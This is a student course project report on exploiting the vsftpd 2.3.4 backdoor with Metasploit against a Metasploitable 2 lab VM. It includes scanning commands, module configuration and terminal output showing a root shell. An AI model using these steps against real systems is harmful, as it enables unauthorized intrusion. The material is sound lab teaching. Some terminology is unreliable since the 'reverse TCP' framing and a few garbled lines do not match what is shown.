

A Project report on

Reverse TCP exploit using Metasploit

Submitted in partial fulfillment of Academic requirements for the subject

18CSE478T

Operation System Security

Bachelor of Technology In

Networking and Communications by

KAUSHIK M (RA2111030010132)

Under the guidance of

Dr. M. MAHALAKSHMI

Assistant Professor,



DEPARTMENT OF Networking and Communications

SRM institute of science and technology

2024-2025

SRM institute of science and technology

Kattankulathur-603203, Chengalpattu, Tamil Nadu.

DEPARTMENT OF Networking and Communication



CERTIFICATE

This is to certify that the Project entitled “**Reverse TCP exploit using Metasploit**” is a bonafide work done by **KAUSHIK M (RA2111030010132)** in partial fulfillment of requirements for the course B.tech Operation System Security in B.Tech Networking and communications, SRM institute of Science and Technology during the Academic Year 2024-25

Signature

Dr. M. Mahalakshmi
Course Faculty
Assistant Professor
Department of NWC

Signature

Kaushik M
Student
CSE S/C CYBER SECURITY
Department of NWC

TABLE OF CONTENTS

Chapter	Page no
Content	2
Motivation	2
Purpose	3
Problem statement	3
Objectives	4
Methodology and Algorithm:	4
Implementation modules	5
Hardware and Software Configurations Used	6
Outputs	7
Conclusion	10
References	11
ABSTRACT	1

ABSTRACT

This project focuses on the implementation of a Meterpreter Reverse TCP exploit using the Metasploit framework. The objective is to understand and demonstrate the process of exploiting a target system by establishing a reverse TCP connection. This technique is commonly used in penetration testing to gain unauthorized access and control over a system, thereby identifying and mitigating vulnerabilities.

Metasploit is a powerful tool used by network security professionals to do penetration tests, by system administrators to test patch installations, by product vendors to implement regression testing, and by security engineers across industries. The purpose of Metasploit is to help users identify where they are most likely to face attacks by hackers and proactively mend those weaknesses before exploitation by hackers.

With the wide range of applications and open-source availability that Metasploit offers, the framework is used by professionals in development, security, and operations to hackers. The framework is popular with hackers and easily available, making it an easy to install, reliable tool for security professionals to be familiar with even if they don't need to use it.

INTRODUCTION

Content:

Metasploit is a powerful open-source penetration testing framework that provides a large database of exploits, payloads, and auxiliary modules. It can be used to exploit vulnerabilities in a wide range of systems and networks, including Windows, Linux, macOS, Unix, and web applications.

A Reverse TCP exploit is a technique used by penetration testers and malicious hackers to gain control over a target system. By creating a reverse TCP connection, the target system is tricked into initiating a connection back to the attacker's system, bypassing many security measures. This project uses Kali Linux as the attack machine and Metasploitable 2 as the target host to demonstrate this technique using the Metasploit framework.

There are two types of shells in Metasploit — for attacking or interacting with the target system.

- Bind Shell – here, the target machine opens up a listener on the victim machine, and then the attacker connects to the listener to get a remote shell. This type of shell is risky because anyone can connect to the shell and run the command.
- Reverse Shell – here, the headset runs on the attacker, and the target system is connected to the attacker using a shell. Reverse shells can solve problems that are caused by bind shells.

Existing Method :

The existing method for reverse TCP exploitation involves the following steps:

1. Setting up the Environment: Kali Linux is used as the attack machine, and Metasploitable 2 is set up as the target.
2. Launching Metasploit Framework: The attacker launches the Metasploit framework on Kali Linux.
3. Selecting the Exploit and Payload: The attacker selects an appropriate exploit and payload within Metasploit that allows for a reverse TCP connection.
4. Configuring the Exploit: The attacker configures the exploit with necessary parameters, such as the target IP address and port.
5. Executing the Exploit: The exploit is executed, causing the target to initiate a reverse TCP connection back to the attack machine.
6. Gaining Access: The attacker gains access to the target system and can execute commands remotely.

Motivation :

The motivation behind this project is to understand the techniques used in reverse TCP exploitation and to demonstrate the vulnerabilities that can be exploited in a networked environment. By gaining practical experience with Metasploit and understanding how reverse TCP exploits work, security professionals and students can better protect systems against such attacks and develop more robust security measures.

Purpose :

The primary purpose of this project is to:

- Educate security professionals and students on the practical aspects of reverse TCP exploitation.
- Demonstrate the process of setting up and executing a reverse TCP exploit using Metasploit.
- Highlight the importance of securing systems against such vulnerabilities.

- Provide hands-on experience with the Metasploit framework, Kali Linux, and Metasploitable 2.

This project aims to enhance the understanding of network security, exploitation techniques, and the critical need for implementing effective security measures to protect against unauthorized access and attacks.

Problem Statement:

The rise in cyber-attacks has made it imperative for organizations to understand and defend against potential threats. A common method attackers use to gain unauthorized access to systems is through reverse TCP exploits, where the target system is tricked into initiating a connection back to the attacker's machine. This project aims to demonstrate the process and impact of a reverse TCP exploit using the Metasploit framework, highlighting the vulnerabilities in networked environments and the need for robust security measures.

Objectives :

- Educational Demonstration: Provide a clear and practical demonstration of a reverse TCP exploit using Metasploit, showcasing how attackers can gain control over a target system.
- Vulnerability Awareness: Highlight the vulnerabilities in networked environments, specifically focusing on the Metasploitable 2 virtual machine as a typical target.
- Security Best Practices: Emphasize the importance of securing systems against such exploits and educate users on best practices to prevent such attacks.
- Hands-on Experience: Equip security professionals and students with hands-on experience in using the Metasploit framework, enhancing their practical understanding of exploitation techniques and defensive measures.

Methodology and Algorithm :

Here is the demonstration of pen testing a vulnerable target system using Metasploit with detailed steps. Our objective here is to gain remote access to given target which is known to be running Metasploitable 2 vulnerable Server.

Here are the detailed steps of our attack in action,

Methodology

1. Environment Setup:
 - Install and configure Kali Linux as the attack machine.
 - Set up Metasploitable 2 as the vulnerable target machine.
2. Launching Metasploit:
 - Start the Metasploit framework on Kali Linux.
 - Select and configure the appropriate exploit and payload.
3. Execution of Exploit:
 - Execute the exploit on the target machine.
 - Establish a reverse TCP connection.
4. Gaining Access:
 - Gain control over the target machine.
 - Demonstrate various commands and actions that can be performed on the compromised system

Algorithm :

Step 1: ARP Scan to Identify Target

Perform ARP Scan to Identify Active Hosts:

```
arp-scan -l
```

Step 2: Use Nmap to Scan for Open Ports

Perform Nmap Scan to Identify Open Ports on the Target Machine:

```
nmap -sV <target_ip>
```

Step 3: Identify FTP Service on Open Port

Analyze Nmap Results to identify the FTP service running on port 21.

Step 4: Open msfconsole

Launch Metasploit Framework:

```
Msfconsole
```


Step 5: Search for vsftpd Exploit

Search for vsftpd Exploit in Metasploit:

we now have our exploit exploit/unix/ftp/vsftpd_234_backdoor and let's try to exploit VSFTPD 2.3.4.

```
search vsftpd
```

Step 6: Select and Configure Exploit

Use the Identified vsftpd Exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Set RHOST to Target IP:

```
set RHOST <target_ip>
```

Replace <target_ip> with the IP address of the Metasploitable 2 machine.

Step 7: Create and Set Payload

Set the Payload for the Exploit:

```
set payload cmd/unix/interact
```

Step 8: Execute the Exploit

Run the Exploit:

```
Run
```

Implementation Modules

1. Environment Setup Module:
 - Install and configure Kali Linux.
 - Set up Metasploitable 2 as the target host.
2. Metasploit Configuration Module:
 - Launch and configure the Metasploit framework on Kali Linux.
3. Exploit Execution Module:
 - Execute the selected exploit and payload to establish a reverse TCP connection.
4. Access and Control Module:
 - Gain control over the target machine and demonstrate potential actions.

Hardware and Software Configurations Used for the Project

Hardware Requirements


1. Computer System:
 - Minimum: Dual-core processor, 4 GB RAM, 20 GB free hard disk space.

- Recommended: Quad-core processor, 8 GB RAM, 40 GB free hard disk space.
- 2. Virtualization Software:
 - VirtualBox or VMware for running virtual machines.

Software Requirements

1. Kali Linux:
 - A Linux distribution specifically designed for penetration testing and security auditing.
2. Metasploitable 2:
 - An intentionally vulnerable virtual machine designed for testing and learning purposes.
3. Metasploit Framework:
 - An open-source penetration testing framework for developing and executing exploit code.
4. Virtualization Software:
 - VirtualBox or VMware to host the Kali Linux and Metasploitable 2 virtual machines

Output:



```
Metasploitable2-2-vmware-ond64
File Edit View VM Tabs Help
Home x kbllinux-2024.2-vmware-ond64 x Metasploitable2 Linux x

Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Login timed out after 60 seconds.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
```

To direct input to this VM, click inside or press Ctrl+G.


```
kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.2-vmware-amd64 Metasploit62-Linux
root@kali:~/home/kali

Matching Modules
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---
CNAME no The local client address
CNAME no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RHOST 21 yes The target port (TCP)

Exploit target:
Id Name
--
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.163.134
RHOST => 192.168.163.134
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---
CNAME no The local client address
CNAME no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.163.134 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.2-vmware-amd64 Metasploit62-Linux
root@kali:~/home/kali

File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.163.134:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.163.134:21 - User: 331 please specify the password.
[*] 192.168.163.134:21 - Backdoor service has been spawned, handling...
[*] 192.168.163.134:21 - UID: uid=0(root) gid=0(root)
[*] found shell.
[*] Command shell session 1 opened (192.168.163.133:37725 -> 192.168.163.134:6290) at 2024-07-08 13:06:28 -0400

id
uid=0(root) gid=0(root)
whoami
root
ls-la
sh: line 8: ls-la: command not found
ls -la
total 80
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 31 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13808 Jul 8 12:55 dev
drwxr-xr-x 95 root root 4096 Jul 8 12:55 etc
drwxr-xr-x 9 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw-r--r-- 1 root root 7263 Jul 8 12:53 nmap.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
drwxr-xr-x 109 root root 0 Jul 8 12:54 proc
drwxr-xr-x 13 root root 4096 Jul 8 12:55 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Jul 8 12:54 sys
drwxrwxrwt 4 root root 4096 Jul 8 12:55 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 15 root root 4096 May 20 2012 var
lrwxrwxrwx 1 root root 25 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server

get passwd
sh: line 11: get: command not found
cd /root
ls
```

Conclusion :

This project provides a detailed exploration of reverse TCP exploits using the Metasploit framework, with Kali Linux as the attack machine and Metasploitable 2 as the target host. By following the steps outlined in the methodology, users can gain practical experience in executing a reverse TCP exploit, understanding the vulnerabilities that can be exploited, and learning how to defend against such attacks.

Through hands-on practice, security professionals and students can better comprehend the mechanics of reverse TCP connections, the significance of secure network configurations, and the importance of proactive security measures. The project emphasizes the critical need for continuous learning and adaptation in the ever-evolving field of cybersecurity, ensuring that systems remain resilient against potential threats.

References :

1. **Kali Linux Documentation:**
 - Official Kali Linux documentation provides comprehensive guides on installation, configuration, and usage of various tools. Kali Linux Documentation
2. **Metasploit Framework Documentation:**
 - The official documentation for Metasploit, which includes detailed guides on using different exploits, payloads, and auxiliary modules. Metasploit Documentation
3. **Metasploitable 2 Documentation:**
 - Detailed information on setting up and using the Metasploitable 2 virtual machine, which is intentionally vulnerable for testing purposes. Metasploitable 2 Documentation
4. **Offensive Security's Metasploit Unleashed:**
 - A free online course offering in-depth training on the Metasploit framework by Offensive Security. Metasploit Unleashed
5. **Metasploit: The Penetration Tester's Guide:**
 - A comprehensive book by David Kennedy, Jim O’Gorman, Devon Kearns, and Mati Aharoni that covers various aspects of using Metasploit for penetration testing. Available on [Amazon](#).
6. **Metasploit: Medium Website:** <https://medium.com/@ucihamadara/comprehensive-guide-hacking-metasploitable-2-4c9beb23339f>